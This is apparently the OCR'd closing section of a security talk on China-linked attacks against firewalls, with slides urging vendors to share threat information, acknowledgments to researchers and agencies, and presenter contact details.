


Image source: FBI Most Wanted List

Nobody is an exclusive target

- All software has bugs
- All firewalls are used to protect important things
- All firewalls are currently under threat by China's hackers
- Diplomacy and the rule of law are under attack everywhere
- Where do we turn?




Image source: Charles Schulz

Infosec ISAC

Image source: United Nations general assembly

- All 26 vendors represented on the Appendix III list need to be in regular contact
- As well as every other company that makes a device that faces the public internet
- Whether it’s through industry sharing orgs like CTA, or something else

Acknowledgments

Sophos:

- Tim Easton, Craig Jones, Sabrina Karim, Joe Levy, Ross McKerchar, Elison Niven, Darshan Raghwani, Brijesh Rajput, Tom Sage, Dmitry Samosseiko, Sergei Shevchenko, Emily Taylor, many others

Volexity:

- Steven Adair, Tom Lancaster

Recorded Future

Microsoft

CISA, FBI, NCSC-UK, NCSC-NL, ANSSI

Many others




Image source: Unknown retro comic book

Get in touch:

andrew.brandt@worldcyber.health

fuf@electmorehackers.com

@threatresearch@infosec.exchange

QUESTIONS:

PacificRim@Sophos.com